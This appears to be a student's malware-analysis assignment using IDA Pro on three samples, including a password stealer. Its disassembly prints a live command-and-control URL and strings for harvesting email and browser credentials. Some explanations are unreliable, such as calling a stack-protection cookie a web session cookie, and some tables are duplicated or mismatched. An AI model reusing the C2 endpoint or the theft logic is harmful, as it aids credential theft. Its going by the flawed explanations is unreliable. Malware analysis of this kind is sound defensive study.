National University of Computer and Emerging Sciences
Islamabad Campus

Assignment

Advanced Static Analysis

Vulnerability Assessment & Reverse Engineering (CY 3002)

Submitted by: Sumera Malik
Roll number: i211579

Table of Contents

Introduction

Advanced Static Analysis using IDA-Pro is a sophisticated approach to software analysis that leverages the powerful features of IDA-Pro, a renowned disassembler and debugger. It delves deep into the binary code of programs, enabling in-depth examination and understanding of their functionality, structure, and vulnerabilities without the need to execute them.

Gen: Heur.PonyStealer.4

Different segments or sections:

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.idata	0000000000401000	0000000000401178	R	.	X	.	L	para	0003	public	CODE	32	0000	0000	0002	FFFFFFF...	FFFFFFF...
.text	0000000000401178	00000000004BB000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0002	FFFFFFF...	FFFFFFF...
.data	00000000004BB000	00000000004C3000	R	W	.	.	L	para	0002	public	DATA	32	0000	0000	0002	FFFFFFF...	FFFFFFF...


Imports:

Address	Ordinal	Name	Library
0000000000401000	690	__imp_MSVBVM60_690	MSVBVM60
0000000000401004		_CIcos	MSVBVM60
0000000000401008		_adj_fptan	MSVBVM60
000000000040100C		__vbaVarMove	MSVBVM60
0000000000401010		__vbaFreeVar	MSVBVM60
0000000000401014	695	__imp_MSVBVM60_695	MSVBVM60
0000000000401018		__vbaStrVarMove	MSVBVM60
000000000040101C		__vbaLenBstr	MSVBVM60
0000000000401020		__vbaFreeVarList	MSVBVM60
0000000000401024	697	__imp_MSVBVM60_697	MSVBVM60
0000000000401028		_adj_fdiv_m64	MSVBVM60
000000000040102C	512	MSVBVM60_512	MSVBVM60
0000000000401030		_adj_fprem1	MSVBVM60
0000000000401034	519	__imp_MSVBVM60_519	MSVBVM60
0000000000401038		__vbaCopyBytes	MSVBVM60
000000000040103C	628	__imp_MSVBVM60_628	MSVBVM60
0000000000401040		__vbaStrCat	MSVBVM60
0000000000401044		__vbaSetSystemError	MSVBVM60
0000000000401048		__vbaRecDestruct	MSVBVM60

Exports:


Name	Address	Ordinal
start	00000000004014A0	[main entry]

Functions:




Function name
__vbaChkstk
__vbaExceptHandler
_CIcos
_CIlog
_CIsqrt
DllFunctionCall
__vbaStrCat
__vbaStrMove
__vbaObjSetAddref
__vbaFreeObj
__vbaFreeStrList
__vbaVarLateMemCallLd
__vbaStrVarVal
MSVBVM60_690
__vbaFreeStr
__vbaObjVar
__vbaLateMemCall
__vbaFreeVar

Language Constructs:



Flow of functions:



DLLS:

Address	Length	Type	String
.text:00408698	00000009	C	VBA6.DLL
.text:004B9FF4	0000000D	C	MSVBVM60.DLL

Suspicious functionality:

VBA6.dll:


Used for executing Visual Basic for Applications macros within Microsoft Office documents.

msvbvm60.dll:

Provides essential functionality for executing Visual Basic 6.0 code within applications.

Trojan.GenericKD.3652107 26

Different segments or sections:



Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.text	0000000010001000	000000001000E000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.rdata	000000001000E000	000000001000F000	R	.	.	.	L	para	0002	public	DATA	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.data	000000001000F000	000000001001201C	R	W	.	.	L	para	0003	public	DATA	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.idata	000000001001201C	00000000100121A4	R	W	.	.	L	para	0004	public	XTRN	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.data	00000000100121A4	0000000010013000	R	W	.	.	L	para	0003	public	DATA	32	0000	0000	0003	FFFFFFF...	FFFFFFF...

Imports:

Address	Ordinal	Name	Library
000000001001201C		inet_addr	wsock32
0000000010012020		gethostbyname	wsock32
0000000010012024		socket	wsock32
0000000010012028		connect	wsock32
000000001001202C		closesocket	wsock32
0000000010012030		send	wsock32
0000000010012034		select	wsock32
0000000010012038		recv	wsock32
000000001001203C		setsockopt	wsock32
0000000010012040		WSAStartup	wsock32
0000000010012048		CreateFileA	kernel32
000000001001204C		ReadFile	kernel32
0000000010012050		CloseHandle	kernel32
0000000010012054		WriteFile	kernel32
0000000010012058		lstrlenA	kernel32
000000001001205C		GlobalLock	kernel32
0000000010012060		GlobalUnlock	kernel32
0000000010012064		LocalFree	kernel32
0000000010012068		LocalAlloc	kernel32

Exports:


Address	Ordinal	Name	Library
0000000001001201C		inet_addr	wsock32
0000000010012020		gethostbyname	wsock32
0000000010012024		socket	wsock32
0000000010012028		connect	wsock32
0000000001001202C		closesocket	wsock32
0000000010012030		send	wsock32
0000000010012034		select	wsock32
0000000010012038		recv	wsock32
0000000001001203C		setsockopt	wsock32
0000000010012040		WSAStartup	wsock32
0000000010012048		CreateFileA	kernel32
0000000001001204C		ReadFile	kernel32
0000000010012050		CloseHandle	kernel32
0000000010012054		WriteFile	kernel32
0000000010012058		lstrlenA	kernel32
0000000001001205C		GlobalLock	kernel32
0000000010012060		GlobalUnlock	kernel32
0000000010012064		LocalFree	kernel32
0000000010012068		LocalAlloc	kernel32

Functions:

Functions


Function name
sub_10001026
sub_100011AA
sub_1000137A
sub_100013A0
sub_100013CC
sub_100013F9
sub_10001424
sub_1000145E
sub_100014DB
sub_10001522
sub_10001537
sub_1000155B
sub_10001584
sub_100015A9
sub_100015EF
sub_1000162E
sub_10001694
sub_10001741


Language Constructs:



Flow of Functions:


The below function provided examines whether a security check cookie is present. This cookie, a small data fragment stored on a user's device by a website or web app, serves to authenticate the user and maintain a secure session upon logging in. It contains a unique identifier to verify the user's identity and uphold session security. In some cases, executable files may utilize such cookies to bypass security software detection or access sensitive data. Additionally, the function extracts TimeZoneInformation, which can be exploited by malware for activities like avoiding antivirus detection, transmitting data, or triggering actions based on time. Given its trojan nature, the executable could effectively utilize TimeZoneInformation. Furthermore, the executable employs EnterCriticalSection, a Windows API function used to safeguard shared resources from simultaneous access by multiple threads. Malicious software might invoke EnterCriticalSection for covert operations and long-term presence.





```
.text:00408755                push    eax             ; ExceptionInfo
.text:00408756                call    ds:UnhandledExceptionFilter
.text:0040875C                test    eax, eax
.text:0040875E                jnz     short loc_40876C
.text:00408760                test    esi, esi
.text:00408762                jnz     short loc_40876C
.text:00408764                push    2
.text:00408766                call    sub_40EC2D
.text:0040876B                pop     ecx
.text:0040876C
.text:0040876C loc_40876C:                            ; CODE XREF: sub_408698+C6↑j
.text:0040876C                                        ; sub_408698+CA↑j
.text:0040876C                push    0C000000Dh      ; uExitCode
.text:00408771                call    ds:GetCurrentProcess
.text:00408777                push    eax             ; hProcess
.text:00408778                call    ds:TerminateProcess
.text:0040877E                mov     ecx, [ebp+2A8h+var_4]
.text:00408784                xor     ecx, ebp        ; StackCookie
.text:00408786                pop     esi
.text:00408787                call    @__security_check_cookie@4 ; __security_check_cookie(x)
.text:0040878C                add     ebp, 2A8h
.text:00408792                leave
.text:00408793                retn
.text:00408793 sub_408698     endp
.text:00408793
.text:00408794
.text:00408794 ; =============== S U B R O U T I N E =======================================
.text:00408794
.text:00408794 ; Attributes: bp-based frame
.text:00408794
.text:00408794 sub_408794     proc near               ; CODE XREF: sub_406568+29Tp
00007B6C 0000000000408794: sub_408698:loc_40876C (Synchronized with Hex View-1)
```

```
.text:004088E9 loc_4088E9:                             ; CODE XREF: sub_4087B8+B3↑j
.text:004088E9                                         ; sub_4087B8+B7↑j
.text:004088E9                 mov     eax, dword_434728
.text:004088EE                 cmp     eax, ebx
.text:004088F0                 jz      short loc_4088FF
.text:004088F2                 push    eax             ; lpMem
.text:004088F3                 call    sub_40ECF7
.text:004088F8                 pop     ecx
.text:004088F9                 mov     dword_434728, ebx
.text:004088FF
.text:004088FF loc_4088FF:                             ; CODE XREF: sub_4087B8+138↑j
.text:004088FF                 push    offset TimeZoneInformation ; lpTimeZoneInformation
.text:00408904                 call    ds:GetTimeZoneInformation
.text:0040890A                 cmp     eax, edi
.text:0040890C                 jz      loc_4089D4
.text:00408912                 xor     ecx, ecx
.text:00408914                 inc     ecx
.text:00408915                 mov     dword_434724, ecx
.text:0040891B                 mov     eax, TimeZoneInformation.Bias
.text:00408920                 imul    eax, 3Ch ; '<'
.text:00408923                 mov     [ebp+var_1C], eax
.text:00408926                 cmp     TimeZoneInformation.StandardDate.wMonth, bx
.text:0040892D                 jz      short loc_40893D
.text:0040892F                 mov     edx, TimeZoneInformation.StandardBias
.text:00408935                 imul    edx, 3Ch ; '<'
.text:00408938                 add     eax, edx
.text:0040893A                 mov     [ebp+var_1C], eax
.text:0040893D
.text:0040893D loc_40893D:                             ; CODE XREF: sub_4087B8+175↑j
.text:0040893D                 cmp     TimeZoneInformation.DaylightDate.wMonth, bx
.text:00408944                 jz      short loc_408960
```



```
.text:0040C89F arg_0           = dword ptr  8
.text:0040C89F
.text:0040C89F                 push    ebp
.text:0040C8A0                 mov     ebp, esp
.text:0040C8A2                 mov     eax, [ebp+arg_0]
.text:0040C8A5                 push    esi
.text:0040C8A6                 lea     esi, ds:42E6A0h[eax*8]
.text:0040C8AD                 cmp     dword ptr [esi], 0
.text:0040C8B0                 jnz     short loc_40C8C5
.text:0040C8B2                 push    eax
.text:0040C8B3                 call    sub_40C7DC
.text:0040C8B8                 test    eax, eax
.text:0040C8BA                 pop     ecx
.text:0040C8BB                 jnz     short loc_40C8C5
.text:0040C8BD                 push    11h
.text:0040C8BF                 call    sub_40D484
.text:0040C8C4                 pop     ecx
.text:0040C8C5
.text:0040C8C5 loc_40C8C5:                             ; CODE XREF: sub_40C89F+11↑j
.text:0040C8C5                                         ; sub_40C89F+1C↑j
.text:0040C8C5                 push    dword ptr [esi] ; lpCriticalSection
.text:0040C8C7                 call    ds:EnterCriticalSection
.text:0040C8CD                 pop     esi
.text:0040C8CE                 pop     ebp
.text:0040C8CF                 retn
.text:0040C8CF sub_40C89F      endp
.text:0040C8CF
```

DLLs:

aShell32Dll	000000000042CC7C
aOle32Dll	000000000042CCF0
aAdvapi32Dll	000000000042CEE4
aGdi32Dll	000000000042D08C
aComctl32Dll	000000000042D096
aVersionDll	000000000042D0E6
aShlwapiDll	000000000042D1DE

Suspicious functionality:

KERNEL32:

Used to perform low-level system operations and load and execute malicious code in memory.

USER32:

Used to manipulate windows and interact with the user interface for malicious purposes, such as displaying fake messages or stealing user credentials.

SHELL32:


Used to execute shell commands, including file and folder manipulation, network communication, and execution of arbitrary code, for malicious purposes.


GDI32:


Used to manipulate graphics and fonts for malicious purposes, such as displaying fake messages or hiding malicious activity.

VERSION:

Used to obtain version information for files, potentially allowing for the identification of vulnerable software.







Password-Stealer (003bbfec1)

Different segments or sections:

Name	Start	End
.text	0000000010001000	000000001000E000
.rdata	000000001000E000	000000001000F000
.data	000000001000F000	0000000010012014
.idata	0000000010012014	000000001001219C
.data	000000001001219C	0000000010013000

Imports:


Address	Ordinal	Name	Library
0000000010012014		inet_addr	wsock32
0000000010012018		gethostbyname	wsock32
000000001001201C		socket	wsock32
0000000010012020		connect	wsock32
0000000010012024		closesocket	wsock32
0000000010012028		send	wsock32
000000001001202C		select	wsock32
0000000010012030		recv	wsock32
0000000010012034		setsockopt	wsock32
0000000010012038		WSAStartup	wsock32
0000000010012040		CreateFileA	kernel32
0000000010012044		ReadFile	kernel32
0000000010012048		CloseHandle	kernel32
000000001001204C		WriteFile	kernel32
0000000010012050		lstrlenA	kernel32
0000000010012054		GlobalLock	kernel32
0000000010012058		GlobalUnlock	kernel32
000000001001205C		LocalFree	kernel32
0000000010012060		LocalAlloc	kernel32
0000000010012064		GetTickCount	kernel32
0000000010012068		lstrcpyA	kernel32
000000001001206C		lstrcatA	kernel32
0000000010012070		GetFileAttributesA	kernel32
0000000010012074		ExpandEnvironmentStringsA	kernel32

Functions:

Function name
sub_10001026
sub_100011AA
sub_1000137A
sub_100013A0
sub_100013CC
sub_100013F9
sub_10001424
sub_1000145E
sub_100014DB
sub_10001522
sub_10001537
sub_10001558
sub_10001584
sub_100015A9
sub_100015EF
sub_1000162E
sub_10001694
sub_10001741
sub_1000178E
sub_10001871
sub_10001888
sub_1000189F
sub_100018BF

Exports:

Name	Address	Ordinal
DllEntryPoint	000000001000B312	[main entry]




Language Constructs:

```
00000000 ; ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; [00000010 BYTES. COLLAPSED STRUCT sockaddr. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000104 BYTES. COLLAPSED STRUCT fd_set. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT timeval. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES. COLLAPSED STRUCT $BC2FB811D417144E831EE3AE4A279C8. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000140 BYTES. COLLAPSED STRUCT _WIN32_FIND_DATAA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES. COLLAPSED STRUCT FILETIME. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT GUID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES. COLLAPSED STRUCT IID. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000094 BYTES. COLLAPSED STRUCT _OSVERSIONINFOA. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000024 BYTES. COLLAPSED STRUCT _SYSTEM_INFO. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED UNION  _SYSTEM_INFO::$A707B71C060B6D10F73A71917EA8473F. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT _SYSTEM_INFO::$A707B71C060B6D10F73A71917EA8473F::$AA04DEB0C6383F89F13D312A174572A9. PRESS CTRL-NUMP
00000000 ; [00000190 BYTES. COLLAPSED STRUCT WSAData. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000128 BYTES. COLLAPSED STRUCT PROCESSENTRY32. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000020 BYTES. COLLAPSED STRUCT _PROFILEINFOA. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Flow of Functions:

In the provided screenshot, the program is establishing a connection with the URL: http://reninparwil[.]com/zapoy/gate[.]php. This URL is frequently associated with Remote Access Trojans (RATs). Within the code snippet, the program utilizes GetTickCount. Malicious software often employs GetTickCount for various purposes, including introducing polymorphism and synchronizing communication with Command and Control (C2) servers. Moreover, malware commonly utilizes this function to implement Anti-Debugging techniques. The function appears to be attempting to access credentials or authentication-related data. It is likely that within this function, the program is searching for any available login information.



```
.text:1000AE0A                push    eax
.text:1000AE0B                call    loc_10001000
.text:1000AE10
.text:1000AE10 loc_1000AE10:                          ; CODE XREF: .text:1000ADF6↑j
.text:1000AE10                                        ; .text:1000AE05↑j
.text:1000AE10                cmp     dword ptr [ebp-14h], 0
.text:1000AE14                jz      loc_1000AEC6
.text:1000AE1A                lea     eax, [ebp-10h]
.text:1000AE1D                push    eax
.text:1000AE1E                push    dword ptr [ebp-14h]
.text:1000AE21                call    loc_1000AD7D
.text:1000AE26                cmp     eax, 1
.text:1000AE29                jnz     loc_1000AEC6
.text:1000AE2F                mov     edi, offset aHttpReninparwi ; "http://reninparwil.com/zapoy/gate.php"
.text:1000AE34                jmp     short loc_1000AEA9
.text:1000AE36 ; ---------------------------------------------------------------------------
.text:1000AE36
.text:1000AE36 loc_1000AE36:                          ; CODE XREF: .text:1000AEB0↓j
.text:1000AE36                mov     dword ptr [ebp-1Ch], 0Ah
.text:1000AE3D
.text:1000AE3D loc_1000AE3D:                          ; CODE XREF: .text:1000AE9E↓j
.text:1000AE3D                mov     dword ptr [ebp-18h], 0
.text:1000AE44                lea     eax, [ebp-18h]
.text:1000AE47                push    eax
.text:1000AE48                push    dword ptr [ebp-14h]
.text:1000AE4B                push    edi
.text:1000AE4C                call    sub_10003F8F
.text:1000AE51                and     eax, eax
.text:1000AE53                jz      short loc_1000AE7F
.text:1000AE55                cmp     dword ptr [ebp-18h], 0
.text:1000AE59                jz      short loc_1000AE7F
```

```
.text:1000AAEB                push    123EA84h
.text:1000AAF0                mov     ecx, ecx
.text:1000AAF2                nop
.text:1000AAF3                pop     dword ptr [ebp-4]
.text:1000AAF6                mov     edx, eax
.text:1000AAF8                jmp     short loc_1000AB20
.text:1000AAFA ; ---------------------------------------------------------------------------
.text:1000AAFA
.text:1000AAFA loc_1000AAFA:                          ; CODE XREF: .text:1000AB24↓j
.text:1000AAFA                mov     edx, eax
.text:1000AAFC                mov     ecx, ecx
.text:1000AAFE                add     eax, esi
.text:1000AB00                mov     edx, eax
.text:1000AB02                nop
.text:1000AB03                mov     ecx, ecx
.text:1000AB05                push    eax
.text:1000AB06                mov     ecx, ecx
.text:1000AB08                mov     edx, eax
.text:1000AB0A                call    GetTickCount
.text:1000AB0F                nop
.text:1000AB10                mov     ecx, ecx
.text:1000AB12                pop     eax
.text:1000AB13                mov     edx, eax
.text:1000AB15                mov     ecx, ecx
.text:1000AB17                add     eax, edx
.text:1000AB19                mov     ecx, ecx
.text:1000AB1B                mov     edx, eax
.text:1000AB1D                dec     dword ptr [ebp-4]
.text:1000AB20
.text:1000AB20 loc_1000AB20:                          ; CODE XREF: .text:1000AAF8↑j
.text:1000AB20                cmp     dword ptr [ebp-4], 0
```

```
.text:1000A770                test    eax, eax
.text:1000A772                jnz     loc_1000A827
.text:1000A778
.text:1000A778 loc_1000A778:                          ; CODE XREF: sub_1000A68D+D0↑j
.text:1000A778                mov     [ebp+var_C1C], 0BEEF0005h
.text:1000A782                push    offset aInetcommServer ; "inetcomm server passwords"
.text:1000A787                lea     eax, [ebp+var_800]
.text:1000A78D                push    eax             ; lpString1
.text:1000A78E                call    lstrcmpiA
.text:1000A793                test    eax, eax
.text:1000A795                jz      short loc_1000A7D5
.text:1000A797                mov     [ebp+var_C1C], 0BEEF0006h
.text:1000A7A1                push    offset aOutlookAccount ; "outlook account manager passwords"
.text:1000A7A6                lea     eax, [ebp+var_800]
.text:1000A7AC                push    eax             ; lpString1
.text:1000A7AD                call    lstrcmpiA
.text:1000A7B2                test    eax, eax
.text:1000A7B4                jz      short loc_1000A7D5
.text:1000A7B6                mov     [ebp+var_C1C], 0BEEF0007h
.text:1000A7C0                push    offset aIdentities ; "identities"
.text:1000A7C5                lea     eax, [ebp+var_800]
.text:1000A7CB                push    eax             ; lpString1
.text:1000A7CC                call    lstrcmpiA
.text:1000A7D1                test    eax, eax
.text:1000A7D3                jnz     short loc_1000A827
.text:1000A7D5
.text:1000A7D5 loc_1000A7D5:                          ; CODE XREF: sub_1000A68D+108↑j
.text:1000A7D5                                        ; sub_1000A68D+127↑j
.text:1000A7D5                cmp     [ebp+var_C1C], 0BEEF0007h
.text:1000A7DF                jnz     short loc_1000A805
.text:1000A7E1                push    0               ; int
```

```
.text:100091D2 arg_0           = dword ptr  8
.text:100091D2 lpString2       = dword ptr  0Ch
.text:100091D2 arg_8           = dword ptr  10h
.text:100091D2
.text:100091D2                 push    ebp
.text:100091D3                 mov     ebp, esp
.text:100091D5                 push    [ebp+arg_8]     ; int
.text:100091D8                 push    offset aWebData ; "Web Data"
.text:100091DD                 push    [ebp+lpString2] ; lpString2
.text:100091E0                 push    1Ah             ; int
.text:100091E2                 push    [ebp+arg_0]     ; int
.text:100091E5                 call    sub_1000919C
.text:100091EA                 push    [ebp+arg_8]     ; int
.text:100091ED                 push    offset aLoginData ; "Login Data"
.text:100091F2                 push    [ebp+lpString2] ; lpString2
.text:100091F5                 push    1Ah             ; int
